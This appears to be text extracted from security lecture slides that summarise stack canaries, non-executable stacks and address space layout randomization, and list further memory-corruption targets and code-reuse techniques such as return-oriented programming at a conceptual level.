
Add a secret canary  
on stack on every  
function call.

Terminate program  
if canary value is  
not correct.




# Stack Canaries

Memory



Add a secret canary  
on stack on every  
function call.

Terminate program  
if canary value is  
not correct.



# Mitigation summary

• PL techniques

• Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

# Mitigation summary

## Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

## Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

# Mitigation summary

## Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

## Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

## Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

# Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming